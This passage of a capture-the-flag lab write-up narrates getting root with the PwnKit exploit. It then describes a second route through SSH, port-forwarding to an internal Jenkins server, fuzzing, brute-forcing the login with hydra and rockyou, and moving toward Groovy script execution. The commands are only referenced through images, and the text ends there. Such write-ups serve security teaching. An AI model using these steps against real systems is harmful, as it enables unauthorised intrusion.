
I then downloaded the **PwnKit** exploit and gave it executable permissions.



Upon executing the exploit, I got root shell.




With root access, I could read the contents of both, user flag and root flag.




However, this privesc vector was unintended.


PRIVILEGE ESCALATION : 2

I logged in to the system as *aubreanna* using **ssh**.







I found a note inside my home directory that said there was a jenkins service running internally on some IP.




I viewed my IPs and realized that the **jenkins** server was likely running on an internal machine and not locally.




So, I performed a local port forward to be able to access **jenkins** hosted on the internal network from my local port 8888 through the compromised machine.




I then accessed **jenkins** through my browser.




I fuzzed for hidden directories and found a bunch of interesting endpoints.




However, none of them contained anything special. They just threw a *404 not found* error.




With no other leads, I looked for default credentials and found a username.




I tried the username with common passwords but failed to log in.




I then brute forced the password using **hydra** from the **rockyou** wordlist.




After logging in, I was lost. So I referred to **hackingarticles** and found a way to execute **groovy** scripts.

